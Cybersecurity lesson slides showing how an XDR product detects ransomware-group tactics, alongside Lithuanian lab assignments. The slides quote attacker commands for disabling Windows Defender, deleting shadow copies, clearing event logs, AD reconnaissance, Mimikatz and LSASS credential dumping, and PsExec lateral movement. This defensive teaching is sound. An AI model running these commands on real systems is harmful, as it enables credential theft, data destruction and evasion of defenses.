

# Cyber Security

## Lesson 5

---



# Labs



## Assignments

### Sukurto rizikų registro papildymas veiksmiais/priemonėmis

Due today at 5:30 PM

#### Instructions

Remiantis Teorinės paskaitos Nr. 3 medžaga, papildyti Rizikų registrą prevenciniais ir atgrasymo veiksmiais ar priemonėmis.

Praktinį darbą atlikti remiantis pateiktu papildytu rizikų registro šablonu ir pavyzdžiu.

Cause	Event (risk)	Effect	Probability (1-8)	Impact (1-10)	Value (probability x impact)	Preventative actions (tools)	Deterrent actions (tools)
Because there are no team lead	Module will be developed poorly with many security issues	More time for testing and bug fixing, more possibilities and time to use for hacking	2	7	14		

#### Student work



Untitled quiz (25 03 26 Kiber NF OV)



11 Students – Turned in  
0 Student – Viewed  
0 Student – Not turned in

# Labs



## Assignments

### LAB 4. Kali Linux bazinės komandos

Due April 9, 2025 5:30 PM

#### Instructions

Iš CompTIA Security+ labs PDF dokumento darbų atlikti reikės 4 darbus. Kali Linux Linux sistemoje.

**Prieš pradedant laboratorinius darbus, per terminalą, būtinai atnaujinti Kali Linux operacinę sistemą:**

```
sudo apt-get update  
sudo apt-get upgrade
```

#### Užduotys:

- Nr.58. Fundamental Linux Concepts
- Nr.59. Linux Operations Advanced Linux Operations
- Nr.60. Basic File Operations
- Nr.61. Advanced File Operations

0 Students – Turned in  
9 Students – Viewed  
0 Student – Not turned in

---


In the previous lesson...

---

# Using Command-Line Tools


---

- Windows
  - Launch Command Prompt
  - Launch Command Prompt (Admin)



# Using Command-Line Tools

- Linux
  - Launch terminal in Kali



# Commands

---

- Ping
  - Basic command to test connectivity
    - `ping 192.168.1.1`
    - `hping3 192.168.1.1 (hping)`
  - Firewalls and ICMP
  - Checking DNS name resolution

# Commands

---

- hping3 (hping)
- Ipconfig (Windows)
- Linux :
  - ✓ ifconfig
  - ✓ nmcli dev show | grep 'DNS'
  - ✓ route
- netstat
- tracert (Windows) and traceroute (Linux)
- pathping (Windows) and mtr (Linux)
- arp (-s and -d)



# Introduction

---

- Understanding Core Security Goals DONE
- Introducing Basic Risk Concepts DONE
- Understanding Security Controls DONE
- Using Command-Line Tools TO BE CONTINUE...
- Understanding Logs

---

# Understanding of Commands

---

# Commands

---

- Linux and LAMP (**L**inux, **A**pache, **M**ySQL, **P**HP/**P**erl/**P**ython)
  - cat (>, Ctrl+D)
  - nano, vim
  - grep
  - head
  - tail
  - logger (journalctl -r)
  - journalctl
  - chmod

---

# XDR VS RANSOMWARE GROUP DEMO

---

# How Advanced Ransomware malware work

1. Disables factory OS protection.
2. Data Exfiltration (sometimes).
3. Computer / server backups being removed or corrupted.
4. Ransomware encrypting files.
5. Ransomware removes OS log files.
6. Ransomware note created.
7. Ransomware erases its core process from the system.

# How Advanced Ransomware malware Work

The screenshot displays the Eset Protect & Inspect interface. The top navigation bar includes the Eset logo, 'PROTECT & INSPECT', a 'QUESTIONS' button, 'ALL COMPUTERS', 'HELP', and a 'LOGOUT' button. The left sidebar contains a 'DASHBOARD' button and a list of navigation items: 'COMPUTERS', 'DETECTIONS', 'SEARCH', 'INCIDENTS', 'Executables', 'Scripts', 'Questions', and 'More...'. The main content area shows a process execution event for 'reg.exe' (PID 1120). The 'Command Line' field is highlighted with a red box and contains the command: `add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f`. The 'Path' field shows '%SYSTEM%\' and the 'Parent process' is 'mmm.vmp.exe (6672)'. The 'Integrity level' is 'High' and 'Compromised' is 'No'. The 'Lnk file path' is 'None' and the 'Note' is 'None'. The 'Computer' is 'tpc' and the 'Executable' is 'reg.exe'. On the right side, a list of related processes is shown, each with a red arrow and a plus sign, indicating a sequence of events: reg.exe (1816), reg.exe (7356), reg.exe (7204), reg.exe (1120), reg.exe (2080), reg.exe (3108), reg.exe (5232), reg.exe (2548), reg.exe (2248), reg.exe (3228), reg.exe (5972), reg.exe (3244), and reg.exe (5732). At the bottom, there are buttons for 'INCIDENT', 'DOWNLOAD FILE', and 'KILL PROCESS'.

eset PROTECT & INSPECT

QUESTIONS ALL COMPUTERS HELP LOGOUT > 26 M

DASHBOARD

COMPUTERS

DETECTIONS

SEARCH

INCIDENTS

Executables

Scripts

Questions

More...

BACK

reg.exe > reg.exe

Details Aggregated Events Detections Raw Events Loaded Modules (DLLs) Scripts

Process reg.exe (1120)

Command Line add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG\_DWORD /d "1" /f

Path %SYSTEM%\

Started a month ago - Feb 18, 2022, 12:43:38 PM

Ended a month ago - Feb 18, 2022, 12:43:38 PM

Parent process mmm.vmp.exe (6672)

Integrity level High

Compromised No

Lnk file path None

Note None Set note

Computer tpc

Executable reg.exe

INCIDENT DOWNLOAD FILE KILL PROCESS

reg.exe (1816)

reg.exe (7356)

reg.exe (7204)

reg.exe (1120)

reg.exe (2080)

reg.exe (3108)

reg.exe (5232)

reg.exe (2548)

reg.exe (2248)

reg.exe (3228)

reg.exe (5972)

reg.exe (3244)

reg.exe (5732)

# How Advanced Ransomware malware Work

The screenshot displays the ESET Protect & Inspect interface. The left sidebar contains navigation options: DASHBOARD, COMPUTERS, DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... The main panel shows the details of a process named `vssadmin.exe` (PID 7184). The **Command Line** field is highlighted with a red box and contains the text `delete shadows /all /quiet`. The **Parent process** is `mmm.vmp.exe` (PID 6672). The **Integrity level** is High, and the **Compromised** status is No. The **Computer** is identified as `tpc`. The **Executable** is `vssadmin.exe`. At the bottom, there are buttons for **INCIDENT**, **DOWNLOAD FILE**, and **KILL PROCESS**. On the right, a call stack is visible, listing several processes: `reg.exe` (PIDs 7536, 5960, 6484), `vssadmin.exe` (PID 7184, highlighted with a red box), `wevtutil.exe` (PIDs 2516, 7288, 1968), `wmic.exe` (PIDs 2412, 7192), `bcdedit.exe` (PIDs 4904, 5728), and `cmd.exe` (PIDs 3312, 2336). The `vssadmin.exe` entry in the call stack is highlighted with a red box.

eset PROTECT & INSPECT

QUESTIONS

ALL COMPUTERS

HELP

LOGOUT > 26 M

DASHBOARD

COMPUTERS

DETECTIONS

SEARCH

INCIDENTS

Executables

Scripts

Questions

More...

BACK

vssadmin.exe > vssadmin.exe

Details Aggregated Events Detections Raw Events Loaded Modules (DLLs) Scripts

Process vssadmin.exe (7184)

Command Line delete shadows /all /quiet

Path %SYSTEM%

Started a month ago - Feb 18, 2022, 12:43:40 PM

Ended a month ago - Feb 18, 2022, 12:43:40 PM

Parent process mmm.vmp.exe (6672)

Integrity level High

Compromised No

Lnk file path None

Note None Set note

Computer tpc

Executable vssadmin.exe

INCIDENT

DOWNLOAD FILE

KILL PROCESS

reg.exe (7536)

reg.exe (5960)

reg.exe (6484)

vssadmin.exe (7184)

wevtutil.exe (2516)

wevtutil.exe (7288)

wevtutil.exe (1968)

wmic.exe (2412)

wmic.exe (7192)

bcdedit.exe (4904)

bcdedit.exe (5728)

cmd.exe (3312)

cmd.exe (2336)

# How Advanced Ransomware malware Work

The screenshot displays the ESET Protect & Inspect interface. The left sidebar contains navigation options: DASHBOARD, COMPUTERS, DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... The main panel shows the details of a process named **wevtutil.exe (2516)**, which was started by **mmm.vmp.exe (6672)** on the computer **tpc**. The process is highlighted with a red box. The command line is **cl system**. The path is **%SYSTEM%\**. The process started and ended on Feb 18, 2022, at 12:43:40 PM. The integrity level is High, and it is not compromised. The Lnk file path is None. The Note is None. The Computer is **tpc**. The Executable is **wevtutil.exe**. The SHA-1 hash is **6715150C080E79A0748C6C9A31A0E0B8DCE2E689**. The interface also shows a list of processes and their actions, including **reg.exe (6484)**, **vssadmin.exe (7184)**, **wevtutil.exe (2516)** (which is highlighted with a red box and shows a warning icon), **conhost.exe (3588)**, **wevtutil.exe (7288)** (highlighted with a red box and shows a warning icon), **conhost.exe (3152)**, **wevtutil.exe (1968)** (highlighted with a red box and shows a warning icon), **conhost.exe (5892)**, **wmic.exe (2412)**, and **wmic.exe (7192)**. The interface also includes buttons for **INCIDENT**, **DOWNLOAD FILE**, and **KILL PROCESS**.

**Process Details:**

- Process: wevtutil.exe (2516)
- Command Line: cl system
- Path: %SYSTEM%\
- Started: a month ago - Feb 18, 2022, 12:43:40 PM
- Ended: a month ago - Feb 18, 2022, 12:43:40 PM
- Parent process: mmm.vmp.exe (6672)
- Integrity level: High
- Compromised: No
- Lnk file path: None
- Note: None
- Computer: tpc
- Executable: wevtutil.exe
- SHA-1: 6715150C080E79A0748C6C9A31A0E0B8DCE2E689

**Process Flow:**

- reg.exe (6484)
- vssadmin.exe (7184)
- wevtutil.exe (2516) (Warning: Clearing event logs [B1001])
- conhost.exe (3588)
- wevtutil.exe (7288) (Warning: Clearing event logs [B1001])
- conhost.exe (3152)
- wevtutil.exe (1968) (Warning: Clearing event logs [B1001])
- conhost.exe (5892)
- wmic.exe (2412)
- wmic.exe (7192)



# How Advanced Ransomware malware Work

The screenshot displays the ESET Protect & Inspect interface. The left sidebar contains navigation options: DASHBOARD, COMPUTERS, DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... The main panel shows details for a detected process, `cmd.exe` (940). The Command Line field is highlighted with a red box, showing the command: `/D /C ping.exe -n 5 127.0.0.1 && del "C:\Data\mmm.vmp.exe"`. The Parent process is `mmm.vmp.exe` (6672). The right panel shows the execution tree, with several processes highlighted by red boxes: `bcedit.exe` (5728) with a warning icon and the message "Setting a dangerous boot configuration [B100]"; `conhost.exe` (668); `cmd.exe` (3312); `cmd.exe` (2336); `cmd.exe` (5564); `notepad.exe` (3156); and the parent process `cmd.exe` (940) with a warning icon and the message "Command prompt with unpopular parent process". Below the parent process, a yellow box highlights a warning icon and the message "Delayed file deletion [F0444]". The execution tree also shows `conhost.exe` (2384) and `ping.exe` (2108).

**Process Details:**


Field	Value
Process	cmd.exe (940)
Command Line	<code>/D /C ping.exe -n 5 127.0.0.1 &amp;&amp; del "C:\Data\mmm.vmp.exe"</code>
Path	%SYSTEM%\
Started	a month ago - Feb 18, 2022, 12:47:19 PM
Ended	a month ago - Feb 18, 2022, 12:47:25 PM
Parent process	mmm.vmp.exe (6672)
Integrity level	High
Compromised	No
Lnk file path	None
Note	None
Computer	tpc

**Execution Tree:**

- `bcedit.exe` (5728) [Warning: Setting a dangerous boot configuration [B100]]
  - `conhost.exe` (668)
- `cmd.exe` (3312)
- `cmd.exe` (2336)
- `cmd.exe` (5564)
- `notepad.exe` (3156)
- `cmd.exe` (940) [Warning: Command prompt with unpopular parent process]
  - `conhost.exe` (2384)
  - `ping.exe` (2108)

# How do ransomware viruses get into systems / networks?

- **Microsoft Office** (".doc", ".docx", ".xls" ir kt.) takes advantage of Visual Basic for Applications (VBA)
- JScript (".js")
- JScript Encoded (".jse")
- VBScript (".vbs")
- Windows Script File (".wsf")
- Compiled HTML (".chm")
- HTML Application (".hta")
- Link Shortcut (".lnk")
- Windows Executable (".exe")
- Windows Dynamic Link Library (".dll")
- Windows Powershell



# XDR VS RANSOMWARE GROUP DEMO

- Conti
- REvil
- BlackBasta, LAPSUS\$, BlackCat, LockBit, ...
- Similar tactics, techniques, and procedures to conduct attacks on organizations

# XDR VS RANSOMWARE GROUP DEMO

- Exploited vulnerability
- Phishing
- Compromised credentials
- Brute-force attacks
- Misconfigured service
- Malicious attachments / downloads

# XDR VS RANSOMWARE GROUP DEMO

## Reconnaissance

- Advanced Port Scanner
- Nmap
- **SharpView**
- **PowerView**
- LOLBAS (Live Of the Land Binaries And Scripts)
  - nltest /DCLIST:<DomainName>
  - net localgroup Administrators
  - net group "Domain Admins" /domain
  - net group "Domain Computers" /domain

# XDR VS RANSOMWARE GROUP DEMO

## Reconnaissance


Command Prompt


```
C:\Users\DomainUser>nltest /DCLIST:SimpleDomain
Get list of DCs in domain 'SimpleDomain' from '\\WIN-D3PGK840279'.
    WIN-D3PGK840279.SimpleDomain.com [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully

C:\Users\DomainUser>
```

DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
 Rule Remote System Discovery [F1106]				Sep 7, 2022, 3:37:26 PM	evilcorp1	nltest.exe	▶ nltest.exe (5032)	/DCLIST:SimpleDomain	simplifiedomain\domainuser

└─▶ nltest.exe (5032)

 Remote System Discovery [F1106]

 Remote System Discovery [F1106]

# XDR VS RANSOMWARE GROUP DEMO

## Reconnaissance


```
Command Prompt

C:\Users\DomainUser>net group "Domain Computers" /DOMAIN
The request will be processed at a domain controller for domain SimpleDomain.com.


Group name      Domain Computers
Comment         All workstations and servers joined to the domain

Members


-----
EVILCORP1$      EVILCORP2$
The command completed successfully.
```



**i** Remote System Discovery [F1106]



**i** Remote host enumeration via Net/ADFind [C1115]










# XDR VS RANSOMWARE GROUP DEMO



## Reconnaissance

```
Administrator: Windows PowerShell
PS C:\Users\DomainUser\Desktop\Malware> Import-Module .\PowerView.ps1
PS C:\Users\DomainUser\Desktop\Malware> Get-NetLoggedon -ComputerName EvilCorp1

UserName      : Administrator
LogonDomain    : SIMPLEDOMAIN
AuthDomains   :
LogonServer   : WIN-D3PGK840279
ComputerName  : EvilCorp1
```

<input type="checkbox"/>	DETECTIONS (2)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
<input type="checkbox"/>	 <b>Rule</b> PowerView cmdlet name in AMSI [A1104]				Sep 18, 2022, 4:52:56 PM	evilcorp1	powershell.exe	➤ powershell.exe (6324)	None	simpledomain\domainuser
<input type="checkbox"/>	 <b>Antivirus</b> Malware: PowerShell/RiskWare.PowerSploit.AP				Sep 18, 2022, 4:30:31 PM	evilcorp1	Unknown	➤ powershell.exe (6324)	None	simpledomain\domainuser

<input type="checkbox"/>	DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME	
<input type="checkbox"/>	 <b>Rule</b> Known malicious PowerShell cmdlet [D0442]				Sep 18, 2022, 5:15:37 PM	evilcorp1	powershell.exe	➤ powershell.exe (5972)	None	simpledomain\domainuser	





# XDR VS RANSOMWARE GROUP DEMO

## Credential access

- **Mimikatz**

**sekurlsa::logonpassword**

**lsadump::sam**

- **LSASS (Local Authority Subsystem Service) dump**

**Mimikatz**

**sekurlsa::minidump**

**procdump**

**Task manager**

**rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump**

**[LSASS PID] C:\windows\temp\lsass.dmp full**

# XDR VS RANSOMWARE GROUP DEMO

## Credential access

- Kerberoast
- Offline SPN (Service Principal Name) password hash cracking

tgssrcrack

John the Ripper

Hashcat


# XDR VS RANSOMWARE GROUP DEMO


## Credential access


- SMB AutoBrute

Invoke-SMBAutoBrute

- Custom PowerShell scripts for password spraying
- NTDS dump



 Potential Credential Dumping - lsass\*.dmp file has been written to disk [E0305]



# XDR VS RANSOMWARE GROUP DEMO


## Credential access

```
Administrator: Command Prompt
Authentication Id : 0 ; 23314429 (00000000:0163bffd)
Session          : Interactive from 4
User Name        : Administrator
Domain           : SIMPLEDOMAIN
Logon Server      : WIN-D3PGK840279
Logon Time        : 9/18/2022 7:12:40 AM
SID              : S-1-5-21-451025823-1942911578-2532742961-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : SIMPLEDOMAIN
  * NTLM      : f56a8399599f1be040128b1dd9623c29
  * SHA1      : 3edb384812cbe4c90713bca316eb3739fe2541f1
  * DPAPI     : 42dad9d380f161adc22b5759f4d5cdf

tspkg :
wdigest :
  * Username : Administrator
  * Domain   : SIMPLEDOMAIN
  * Password : (null)
kerberos :
  * Username : Administrator
  * Domain   : SIMPLEDOMAIN.COM
  * Password : (null)
ssp :
credman :
cloudap : KO
```









 Process with mimikatz-like executable metadata executed [A0423]

# XDR VS RANSOMWARE GROUP DEMO

## Lateral movement

```
\\EVILCORP1: cmd.exe  
C:\Users\DomainUser\Desktop\Malware>PsExec64.exe -i -s cmd.exe
```

```
